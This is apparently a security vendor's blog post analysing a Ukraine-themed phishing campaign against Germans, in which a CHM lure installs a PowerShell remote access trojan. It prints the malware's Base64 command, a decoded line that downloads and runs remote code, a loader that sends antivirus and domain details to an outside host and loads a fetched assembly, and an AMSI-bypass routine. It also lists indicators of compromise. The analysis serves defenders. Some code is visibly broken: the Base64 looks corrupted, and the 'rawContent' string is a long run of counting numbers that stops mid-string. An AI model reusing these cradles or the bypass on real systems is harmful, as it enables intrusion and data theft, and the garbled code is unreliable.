

Custom PowerShell RAT targets Germans seeking information about the Ukraine crisis

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Populations around the world—and in Europe in particular—are following the crisis in Ukraine very closely, and with events unfolding on a daily basis, people are hungry for information.

Although all countries have reasons to be concerned, the situation in Germany is more complicated than most. It is one of the few European countries to have received criticism for its attitude to the Ukraine-Russia conflict, as it struggles to end its [reliance on Russian energy](#), and Moscow recently imposed sanctions on Gazprom Germania, further increasing economic tensions.

This week our analysts discovered a new campaign that plays on these concerns by trying to lure Germans with a promise of updates on the current threat situation in Ukraine. The downloaded document is in fact a decoy for a Remote Access Trojan (RAT) capable of stealing data and executing other malicious commands on a victim's computer.


Decoy site lures victims with Ukraine situation

Threat actors registered an expired German domain name at collaboration-bw[.]de that was formally used as a collaboration platform to develop new ideas for the Baden-Württemberg state.


Article continues below this ad.



The threat actors used the domain to host a website that looked like the official Baden-Württemberg website, baden-wuerttemberg.de.



With this copycat, the attackers created the perfect placeholder for the lure they wanted their victims to download: A file tantalising called 2022-Q2-Bedrohungslage-Ukraine (threat situation in Ukraine for Q2), offered via a prominent blue download button.



An English translation of the page reads:


Important, current threat situation regarding the Ukraine crisis On this website you will always find

File analysis

The archive file called `2022-Q2-Bedrohungslage-Ukraine` contains a file named

`2022-Q2-Bedrohungslage-Ukraine.chm`

. The CHM format is Microsoft's HTML help file format, which consists of a number of compiled HTML files.



Victims will get a fake error message when they open up that file, while PowerShell quietly runs a Base64 command.

```
powershell /nop /w 1 /e
JAB4ADOAWwBOAGUAdAAuAfcAZQBIAFIAZQBxAHUAZQBzAHQAQA7AAoAJAB5AD0AJAB4ADoAOgBEAGUAZgBhAHUAbABOAFcAZQBIAFAAcgBvAHgAeQA7AAoAJAB5AD0AJAB4ADoAOgBHAGUAdABT
AHkAcwBOAGUAbQBxAGUAYgBQAHIAbwB4AHkAKApADsACgAKAHkALgBDAHIAZQBkAGUAbgBOAGkAYQBzAHMAPQBbAE4AZQBOAC4AQwByAGUAZABIAG4AdABpAGEAbABDAGEAYwBoAGUAXQA6AD
oARABIAGYAYQBIAGwAdABOAGUAdAB3AG8AcgBrAEMAcgBIAQZAZQBwAHQAaQBhAGwAcwA7AAoASQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwBOACAATgBIAHQALgBXAGUAYgBDAGwAaQBIAQ4AdA
ApAC4ARABvAHcAbgBsAGBAYQBkAFMAdABYAGkAbgBnACgAJwBoAHQAAdABwAHMAOgAvAC8AYwBvAGwAbABhAGIAbwByAGEAdABpAG8AbgAtAGIAAdwAuAGQAZQAvAGMALgBoAHQAbQBsACgAKQA
7AAoA
```

After de-obfuscating the command we can see it is designed to execute a script downloaded from the fake Baden-Württemberg website, using Invoke-Expression (IEX).

```
$x=[Net.WebRequest];
$y=$x::DefaultWebProxy;
$y=$x::GetSystemWebProxy();
$y.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;
IEX(New-Object Net.WebClient).DownloadString('https://collaboration-bw.de/c.html');
```

```
1 $SS = Get-Random -Minimum 1500 -Maximum 3000
2
3 sleep -Milliseconds $SS
4 [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
5
6 $LoadDomen = "https://11234jkhfkujhs.site"
7
8 $domain = Get-WmiObject Win32_ComputerSystem | Select-Object -ExpandProperty Domain
9 $AV = Get-WmiObject -Namespace "root\SecurityCenter2" -Class AntiVirusProduct
10 $dis = $AV | ForEach-Object {
11     $_.displayName
12 }
13 $Names = $dis -join ", "
14
15 $lnk = "$LoadDomen/?status=start&av=$Names&domain=$domain"
16 $response = Invoke-RestMethod -Uri $lnk -Method GET
17 if ($response -match "404 HTTP Error") {
18     Write-Host "Received 404 HTTP Error."
19 }
20 exit
21 }
22
23 sleep -Milliseconds $SS
24 Invoke-WebRequest -Uri ("$LoadDomen/?status=install") -UseBasicParsing
25
26 $Name1 = (New-Object System.Net.WebClient).DownloadData("https://kaotickcontracting.info/account/hdr.jpg")
27 $Name2 = [System.Reflection.Assembly]::Load($Name1)
28 $Name3 = $Name2.EntryPoint
29 if ($Name3) {
30     $Name4 = @()
31     $Name3.Invoke($null, $Name4)
32 }
```

The downloaded script creates a folder called `SecuriyHealthService` in the current user directory and drops two files into it:

```
MonitorHealth.cmd
```

and a script called `Status.txt`. The

```
.cmd
```

file is very simple and just executes `Status.txt` through PowerShell.

Finally, the downloaded script makes `MonitorHealth.cmd` persistent by creating a scheduled task that will execute it each day at a specific time.

PowerShell RAT (Status.txt)

`Status.txt` is a RAT written in PowerShell (This Rat is a modified version of an HTTP Reverse Shell that is available on [Github](#)). It starts its activities by collecting some information about the victim's computer, such as the current username and working directory, and the computer's hostname. It also builds a unique id for the victim, the

```
clientid
```


This data is exfiltrated as a JSON data structure sent to the server via a POST request:

```
$json='{ "type": "newclient", "result": "", "pwd": "' + $pwd_b64 + "', "cuser": "' + $cuser + "', "h
```

However, before executing this requests the script will first bypass the Windows Antimalware Scan Interface (AMSI) using an AES-encrypted function called `bypass`. It is decrypted using a generated key and IV before execution.

```
Function Bypass
{
    [Byte[]] $aesSalt = @(1,2,3,4,5,6,7,9,10,11,254,253,252)
    $aesPassword = "1234567890123456789012345678901234567890"
    $aesPassword = [System.Text.Encoding]::ASCII.GetBytes($aesPassword)
    [Byte[]] $encryptedContent = $Null

    $rawContent =
    "g1c1211314151617181920212223242526272829303132333435363738394041424344454647484950515253545556575859606162636465666768697071727374757677787980818283848586878889909192939495969798991001011021031041051061071081091101111121131141151161171181191201211221231241251261271281291301311321331341351361371381391401411421431441451461471481491501511521531541551561571581591601611621631641651661671681691701711721731741751761771781791801811821831841851861871881891901911921931941951961971981992002012022032042052062072082092102112122132142152162172182192202212222232242252262272282292302312322332342352362372382392402412422432442452462472482492502512522532542552562572582592602612622632642652662672682692702712722732742752762772782792802812822832842852862872882892902912922932942952962972982993003013023033043053063073083093103113123133143153163173183193203213223233243253263273283293303313323333343353363373383393403413423433443453463473483493503513523533543553563573583593603613623633643653663673683693703713723733743753763773783793803813823833843853863873883893903913923933943953963973983994004014024034044054064074084094104114124134144154164174184194204214224234244254264274284294304314324334344354364374384394404414424434444454464474484494504514524534544554564574584594604614624634644654664674684694704714724734744754764774784794804814824834844854864874884894904914924934944954964974984995005015025035045055065075085095105115125135145155165175185195205215225235245255265275285295305315325335345355365375385395405415425435445455465475485495505515525535545555565575585595605615625635645655665675685695705715725735745755765775785795805815825835845855865875885895905915925935945955965975985996006016026036046056066076086096106116126136146156166176186196206216226236246256266276286296306316326336346356366376386396406416426436446456466476486496506516526536546556566576586596606616626636646656666676686696706716726736746756766776786796806816826836846856866876886896906916926936946956966976986997007017027037047057067077087097107117127137147157167177187197207217227237247257267277287297307317327337347357367377387397407417427437447457467477487497507517527537547557567577587597607617627637647657667677687697707717727737747757767777787797807817827837847857867877887897907917927937947957967977987998008018028038048058068078088098108118128138148158168178188198208218228238248258268278288298308318328338348358368378388398408418428438448458468478488498508518528538548558568578588598608618628638648658668678688698708718728738748758768778788798808818828838848858868878888898908918928938948958968978988999009019029039049059069079089099109119129139149159169179189199209219229239249259269279289299309319329339349359369379389399409419429439449459469479489499509519529539549559569579589599609619629639649659669679689699709719729739749759769779789799809819829839849859869879889899909919929939949959969979989991000100110021003100410051006100710081009101010111012101310141015101610171018101910201021102210231024102510261027102810291030103110321033103410351036103710381039104010411042104310441045104610471048104910501051105210531054105510561057105810591060106110621063106410651066106710681069107010711072107310741075107610771078107910801081108210831084108510861087108810891090109110921093109410951096109710981099110011001100210031004100510061007100810091010101110121013101410151016101710181019102010211022102310241025102610271028102910301031103210331034103510361037103810391040104110421043104410451046104710481049105010511052105310541055105610571058105910601061106210631064106510661067106810691070107110721073107410751076107710781079108010811082108310841085108610871088108910901091109210931094109510961097109810991100110011002100310041005100610071008100910101011101210131014101510161017101810191020102110221023102410251026102710281029103010311032103310341035103610371038103910401041104210431044104510461047104810491050105110521053105410551056105710581059106010611062106310641065106610671068106910701071107210731074107510761077107810791080108110821083108410851086108710881089109010911092109310941095109610971098109911001100110021003100410051006100710081009101010111012101310141015101610171018101910201021102210231024102510261027102810291030103110321033103410351036103710381039104010411042104310441045104610471048104910501051105210531054105510561057105810591060106110621063106410651066106710681069107010711072107310741075107610771078107910801081108210831084108510861087108810891090109110921093109410951096109710981099110011001100210031004100510061007100810091010101110121013101410151016101710181019102010211022102310241025102610271028102910301031103210331034103510361037103810391040104110421043104410451046104710481049105010511052105310541055105610571058105910601061106210631064106510661067106810691070107110721073107410751076107710781079108010811082108310841085108610871088108910901091109210931094109510961097109810991100110011002100310041005100610071008100910101011101210131014101510161017101810191020102110221023102410251026102710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```

Indicators of Compromise (IOCs)

Phishing site

collaboration-bw[.]de/bedrohung-ukr.html

Lure

2022-Q2-Bedrohungslage-Ukraine.zip

2430f68285120686233569e51e2147914dc87f82c7dbdf07fe0c34dbb1aca77c

2022-Q2-Bedrohungslage-Ukraine.chm

80bad7e0d5a5d2782674bb8334dcca03534aa831c37aebb5962da1cd1bec4130

Status.txt

a5d8beaa832832576ca97809be4eee9441eb6907752a7e1f9a390b29bbb9fe1f

MonitorHealth.cmd

fc71522a4125ca4bdc5e5deca4a6498e7f2da4408614c2e1284c3ae8c083a5fd

C2

kleinm[.]de

MITRE ATT&CK

Tactic	ID	Name	Description
Execution	T1059	Command and Scripting Interpreter	Starts cmd.exe to run hh.exe
			Executes PowerShell script to download and execute a script
Persistence	T1053	Scheduled Task/Job	Executes task scheduler to add MonitorHealth.cmd as a daily task
Defense evasion	T1222	File and Directory Permissions Modification	Uses attrib.exe to hide SecuriyHealthService folder

Source: <https://blog.malwarebytes.com/threat-intelligence/2022/05/custom-powershell-rat-targets-germans-seeking-information-about-the-ukraine-crisis/>